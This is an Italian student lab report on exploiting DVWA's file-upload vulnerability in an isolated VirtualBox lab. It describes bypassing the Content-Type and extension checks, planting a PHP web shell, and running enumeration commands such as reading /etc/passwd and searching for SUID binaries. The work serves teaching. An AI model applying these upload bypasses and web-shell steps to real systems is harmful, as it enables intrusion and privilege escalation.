

REPORT DI LABORATORIO

Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell PHP.

Corso di Cybersecurity & Ethical Hacking

Titolo Esercitazione	Sfruttamento di File Upload su DVWA e shell PHP remota
Ambiente di Lab	Macchine Virtuali Kali Linux 2026.1 e Metasploitable 2.0
Strumenti Utilizzati	DVWA, Burp Suite Community, Firefox, terminale Linux
Linguaggio Script	PHP (shell.php basica e shellADV.php avanzata)
Anno Accademico	2026

Nota: Il presente report è redatto a scopo didattico nell'ambito del corso di Cybersecurity & Ethical Hacking. Tutte le attività descritte sono state svolte in un ambiente virtuale isolato (Oracle VirtualBox), nel rispetto delle normative vigenti e delle linee guida del corso. Nessuna attività è stata condotta su sistemi reali o senza autorizzazione. La macchina Metasploitable 2.0 e la web application DVWA sono progettate appositamente come ambienti vulnerabili a scopo di studio.

1. Introduzione

In questa esercitazione ho avuto modo di approfondire una delle vulnerabilità web più classiche e didatticamente più interessanti: il **File Upload non sicuro**. L'ambiente di lavoro è stato la **DVWA (Damn Vulnerable Web Application)**, una web application volutamente vulnerabile installata sulla macchina virtuale Metasploitable 2.0, raggiunta dalla mia VM Kali Linux.

L'obiettivo principale è stato quello di caricare uno script PHP malevolo (comunemente chiamato *web shell*) sulla pagina di upload della DVWA, e successivamente sfruttarlo per eseguire comandi sul sistema bersaglio direttamente dal browser, simulando il comportamento di un attaccante. Ho ripetuto l'esercizio sui tre livelli di sicurezza offerti dalla DVWA (*low, medium, high*), studiando ad ogni step come aggirare i controlli aggiuntivi tramite l'intercettazione delle richieste HTTP con **Burp Suite**.

L'esperienza mi ha permesso di comprendere in modo pratico quanto una validazione lato server insufficiente possa portare al pieno compromesso di un'applicazione web, e quanto sia importante conoscere a fondo gli strumenti di analisi del traffico HTTP per studiare e descrivere il comportamento di una vulnerabilità.

2. Obiettivi dell'Esercitazione

Obiettivo 1: Configurazione del Lab	Configurare l'ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux, verificando una comunicazione bidirezionale tramite il comando <i>ping</i> .
Obiettivo 2: Upload della Shell PHP	Sfruttare la vulnerabilità di File Upload presente sulla DVWA per caricare uno script PHP malevolo, prima in modalità <i>Low</i> per verificarne il funzionamento, poi nelle modalità <i>Medium</i> e <i>High</i> aggirando i controlli aggiuntivi.
Obiettivo 3: Esecuzione Comandi Remoti	Utilizzare la shell PHP caricata per eseguire comandi sulla macchina Metasploitable e ottenere informazioni sul sistema bersaglio (<i>id</i> , <i>whoami</i> , <i>uname -a</i> , <i>cat /etc/passwd</i> , <i>find</i> per binari SUID, <i>netstat</i>).
Obiettivo 4: Monitoraggio con Burp Suite	Intercettare e analizzare le richieste HTTP/HTTPS verso la DVWA utilizzando Burp Suite, sia per modificare al volo le richieste (bypass del filtro <i>Medium</i>) sia per osservare il traffico generato dalla shell.

3. Ambiente di Laboratorio e Strumenti

Tutta l'esercitazione è stata svolta in un laboratorio virtuale composto da due macchine virtuali ospitate su Oracle VirtualBox. La macchina **attaccante** è una Kali Linux 2026.1, mentre la macchina **bersaglio** è Metasploitable 2.0, una distribuzione Linux volutamente vulnerabile progettata per il penetration testing. L'utilizzo di un ambiente virtuale isolato consente di svolgere queste attività in piena sicurezza, senza alcun rischio per i sistemi reali.

Kali Linux 2026.1 (VM)	Sistema operativo dell'attaccante. Distribuzione basata su Debian pre-configurata con numerosi strumenti di sicurezza.
Metasploitable 2.0 (VM)	Sistema operativo bersaglio. Linux Ubuntu 8.04 volutamente vulnerabile, con la DVWA installata sulla porta 80.
DVWA (Damn Vulnerable Web Application)	Web application PHP/MySQL progettata per esercitarsi sulle principali vulnerabilità web (SQLi, XSS, File Upload, ecc.). Espone tre livelli di sicurezza: <i>low</i> , <i>medium</i> , <i>high</i> .

Burp Suite Community v2026.3.2	Proxy HTTP/HTTPS utilizzato per intercettare, ispezionare e modificare le richieste tra il browser Firefox e la DVWA.
Firefox (con proxy su Burp)	Browser usato per interagire con la DVWA e con la shell caricata.
Script PHP <i>shell.php</i> e <i>shellADV.php</i>	Due script PHP scritti per il laboratorio: uno minimale per il primo test, uno più strutturato con interfaccia HTML per l'esecuzione comandi.

4. Procedura Svolta

STEP 1: Configurazione dell'Ambiente Virtuale

Per prima cosa ho avviato entrambe le macchine virtuali su VirtualBox e ho configurato le schede di rete in modalità *Bridged*, in modo che ricevessero un indirizzo IP nella stessa sottorete dal mio router locale. La macchina Kali ha ottenuto l'indirizzo **192.168.1.164**, mentre Metasploitable ha ricevuto **192.168.1.170**.

Per verificare che la comunicazione fosse **bidirezionale**, ho lanciato il comando *ping* in entrambe le direzioni: da Kali verso Metasploitable e viceversa. In entrambi i casi tutti i pacchetti ICMP sono stati ricevuti correttamente con 0% di perdita, confermando che le due macchine si vedevano reciprocamente sulla rete.

STEP 2: Upload della Shell PHP sui Tre Livelli DVWA

Una volta verificata la connettività, ho aperto Firefox sulla Kali e mi sono collegato alla DVWA all'indirizzo `http://192.168.1.170/dvwa/`, effettuando il login con le credenziali di default (*admin / password*). Sono poi entrato nella sezione **Upload** dal menù laterale e ho ripetuto l'operazione su tre livelli di sicurezza diversi.

2.a - Livello Low. A livello *low* non esiste alcun controllo sull'estensione né sul tipo del file caricato. Ho quindi creato uno script PHP minimale (*shell.php*) che esegue il comando passato come parametro GET, e l'ho caricato senza alcun problema: DVWA mi ha restituito il path `../hackable/uploads/shell.php`, segno che il file era stato salvato correttamente.

2.b - Livello Medium. A livello *medium* DVWA controlla il *Content-Type* della richiesta multipart e accetta solo *image/jpeg* o *image/png*. Ho attivato l'intercettazione di Burp Suite e, durante l'upload, ho modificato manualmente nella richiesta POST il valore *Content-Type: application/x-php* in *Content-Type: image/jpeg* (mantenendo l'estensione *.php* del file). Inoltrando la richiesta modificata, il bypass è riuscito e lo script è stato caricato.

2.c - Livello High. A livello *high* DVWA verifica l'estensione effettiva del file e accetta solo *.jpg*, *.jpeg*, *.png*. Per aggirare questo controllo ho rinominato la shell con il comando `cp shellADV.php shellADV.php.jpg`, ottenendo un file con doppia estensione che è stato accettato dalla DVWA. Apache, configurato sulla vecchia versione di Metasploitable, esegue comunque il PHP grazie all'estensione *.php* presente nel nome.

STEP 3: Esecuzione di Comandi Remoti tramite Shell PHP

Dopo aver caricato con successo lo script *shellADV.php* (una versione più strutturata della prima, con interfaccia HTML), mi sono collegato all'URL `http://192.168.1.170/dvwa/hackable/uploads/shellADV.php?k=lab2026` e ho ottenuto un pannello da cui inviare comandi direttamente alla macchina Metasploitable. La chiave *k=lab2026* è una piccola protezione che ho previsto nello script per evitare che chiunque trovasse la shell per caso.

Da questa interfaccia ho eseguito una sequenza di comandi tipici di una fase di *post-exploitation* e di *enumeration* del sistema:

1. **id** e **whoami** = per identificare l'utente sotto cui gira il processo web (risultato: *www-data*, uid 33);
2. **uname -a** = per scoprire la versione del kernel (Linux 2.6.24-16-server, vulnerabile a numerosi exploit noti);
3. **cat /etc/passwd** = per enumerare gli utenti del sistema, tra cui *msfadmin*, *postgres*, *mysql*, *tomcat55*;
4. **find / -perm -4000 2>/dev/null** = per cercare i binari con SUID, utili in fase di *privilege escalation*;
5. **netstat -antup** = per vedere le porte in ascolto e le connessioni attive, utili per individuare altri servizi attaccabili.

5. Screenshot e Output Rilevanti

5.1 Comunicazione Bidirezionale tra le VM

Il primo screenshot mostra il test di connettività tra le due macchine. Nella finestra a sinistra si vede la Kali con il *ping* verso Metasploitable (192.168.1.170) andato a buon fine, mentre nella finestra a destra si vede la Metasploitable che esegue il *ping* verso la Kali (192.168.1.164), anch'esso senza perdita di pacchetti.




Fig. 1 - Verifica della comunicazione bidirezionale tra Kali (192.168.1.164) e Metasploitable (192.168.1.170) tramite *ping*.

5.2 Upload della Shell a Livello Low

Dopo aver impostato il *Security Level* della DVWA su *low*, ho caricato il file *shell.php*. La pagina conferma il caricamento con il messaggio *../../hackable/uploads/shell.php successfully uploaded!*, che indica il path relativo dove lo script è stato salvato sul server.



Fig. 2 - Upload riuscito di *shell.php* in modalità *Low*. DVWA non effettua alcun controllo sull'estensione.

5.3 Bypass del Livello Medium tramite Burp Suite

A livello *medium* la DVWA controlla il *Content-Type* della richiesta. Nello screenshot si vede la richiesta POST intercettata da Burp, in cui ho modificato manualmente il valore originale *application/x-php* in *image/jpeg*: questa modifica è sufficiente per superare il filtro lato server, pur mantenendo intatta l'estensione *.php* del file.




Fig. 3 - Richiesta POST intercettata in modalità Medium: Content-Type modificato in *image/jpeg* e cookie *security=medium*.

5.4 Bypass del Livello High con Doppia Estensione

Per il livello *high* ho rinominato il file in *shellADV.php.jpg*. Nello screenshot della richiesta intercettata da Burp si vede chiaramente *filename="shellADV.php.jpg"* e *Content-Type: image/jpeg*, ma il corpo del file contiene comunque codice PHP. Il server accetta il file perché passa i controlli sull'estensione, ma Apache lo esegue come PHP grazie alla parte *.php* presente nel nome.

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a POST to `/dwa/vulnerabilities/upload/` with a status code of 200. The body is a multipart form data containing a file named `shellADV.php.jpg` with content-type `image/jpeg`. The body also contains PHP code: `<?php / * Mini web shell didattica per laboratorio DVWA`. The 'Inspector' tab on the right shows the request attributes, parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
140	http://192.168.1.170	GET	/dwa/security.php			200	4537	HTML	php	Damn Vulnerable We...	
141	http://192.168.1.170	GET	/dwa/vulnerabilities/upload/			200	4867	HTML		Damn Vulnerable We...	
142	http://192.168.1.170	POST	/dwa/vulnerabilities/upload/			200	4936	HTML		Damn Vulnerable We...	
143	http://192.168.1.170	POST	/dwa/vulnerabilities/upload/			200	4939	HTML		Damn Vulnerable We...	
144	http://192.168.1.170	GET	/dwa/dwa/hackable/uploads/she...			404	544	HTML	php	404 Not Found	
145	http://192.168.1.170	GET	/dwa/security.php			200	4454	HTML	php	Damn Vulnerable We...	
146	http://192.168.1.170	GET	/dwa/security.php			200	4454	HTML	php	Damn Vulnerable We...	
147	http://192.168.1.170	POST	/dwa/security.php			302	426	HTML	php		
148	http://192.168.1.170	GET	/dwa/security.php			200	4534	HTML	php	Damn Vulnerable We...	
149	http://192.168.1.170	GET	/dwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable We...	
150	http://192.168.1.170	POST	/dwa/vulnerabilities/upload/			200	4932	HTML		Damn Vulnerable We...	
151	http://192.168.1.170	GET	/dwa/hackable/uploads/shellADV...			200	1086	HTML	php	shell	

Request Response

Pretty Raw Hex

```
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
8 boundary=----geckoformboundary2f339447d35dfbc2b4fe15157778b62b
9 Content-Length: 2205
10 Origin: http://192.168.1.170
11 Connection: keep-alive
12 Referer: http://192.168.1.170/dwa/vulnerabilities/upload/
13 Cookie: security=high; PHPSESSID=02e00a8c6229eb7e9cead344a5fb2be6
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 -----geckoformboundary2f339447d35dfbc2b4fe15157778b62b
18 Content-Disposition: form-data; name="MAX_FILE_SIZE"
19
20 100000
21 -----geckoformboundary2f339447d35dfbc2b4fe15157778b62b
22 Content-Disposition: form-data; name="uploaded"; filename="shellADV.php.jpg"
23 Content-Type: image/jpeg
24
25 <?php
26 / *
27 * Mini web shell didattica per laboratorio DVWA
28 *
29 *
30 *
31 *
32 *
33 *
34 *
35 *
36 *
37 *
38 *
39 *
40 *
41 *
42 *
43 *
44 *
45 *
46 *
47 *
48 *
49 *
50 *
51 *
52 *
53 *
54 *
55 *
56 *
57 *
58 *
59 *
60 *
61 *
62 *
63 *
64 *
65 *
66 *
67 *
68 *
69 *
70 *
71 *
72 *
73 *
74 *
75 *
76 *
77 *
78 *
79 *
80 *
81 *
82 *
83 *
84 *
85 *
86 *
87 *
88 *
89 *
90 *
91 *
92 *
93 *
94 *
95 *
96 *
97 *
98 *
99 *
100 *
```

Inspector

Request attributes 2

Request body parameters 3

Request cookies 2

Request headers 13

Response headers 10

Event log (12) All issues

Memory: 140.4MB of 1.94GB

Disabled

Fig. 4 - Intercettazione Burp della richiesta in modalità High: il file *shellADV.php.jpg* contiene codice PHP nel body multipart.




Fig. 5 - Conferma di DVWA del caricamento di shellADV.php.jpg in modalità High.

5.5 Esecuzione del Comando *id* dalla Shell

Una volta caricata e raggiunta la shell, ho iniziato la fase di enumeration. Il comando *id* rivela che il processo gira come utente **www-data** (uid=33, gid=33), il classico utente di Apache. Nel pannello di Burp a sinistra è visibile la richiesta GET completa con i parametri *k=lab2026&cmd=id*.




Fig. 6 - Esecuzione del comando *id* tramite la shell PHP. L'utente attivo è *www-data*.

5.6 Esecuzione del Comando *whoami*

Il comando *whoami* conferma quanto visto con *id*: l'utente sotto cui sto eseguendo i comandi è *www-data*. Si tratta di un utente con privilegi limitati, ma è il punto di partenza per qualsiasi tentativo di *privilege escalation* verso *root*.




Fig. 7 - Output del comando *whoami*: l'utente è *www-data*.

5.7 Informazioni sul Kernel con *uname -a*

Il comando *uname -a* mostra la versione completa del kernel: *Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux*. Si tratta di un kernel del 2008, vulnerabile a numerosi exploit locali noti, il che spiega perché Metasploitable è un bersaglio perfetto per esercitazioni didattiche.





Fig. 8 - Output di *uname -a*: kernel 2.6.24-16-server del 2008, estremamente datato e ricco di vulnerabilità note.

5.10 Analisi delle Porte in Ascolto con *netstat -antup*

Infine, ho usato *netstat -antup* per vedere tutte le porte TCP in ascolto sulla macchina. La quantità di servizi esposti è enorme e rappresenta uno dei motivi per cui Metasploitable è così vulnerabile: oltre alla porta 80 (Apache) ho individuato la 21 (FTP), la 22 (SSH), la 23 (Telnet), la 25 (SMTP), la 139/445 (SMB/Samba), la 3306 (MySQL), la 5432 (PostgreSQL), la 5900 (VNC) e diverse altre. Si vede inoltre la sessione TCP *ESTABLISHED* tra Metasploitable e Kali sulla porta 80, che è proprio la mia connessione di lavoro alla shell.



```
[+] System Info
User: www-data
Host: metasploitable
Kernel: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686PMD: /var/www/dvwa/hackable/uploads

[+] Command Execution
netstat -antup RUN

$ netstat -antup
(No info could be read for "-p": geteuid()=33 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:47046          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697           0.0.0.0:*               LISTEN      -
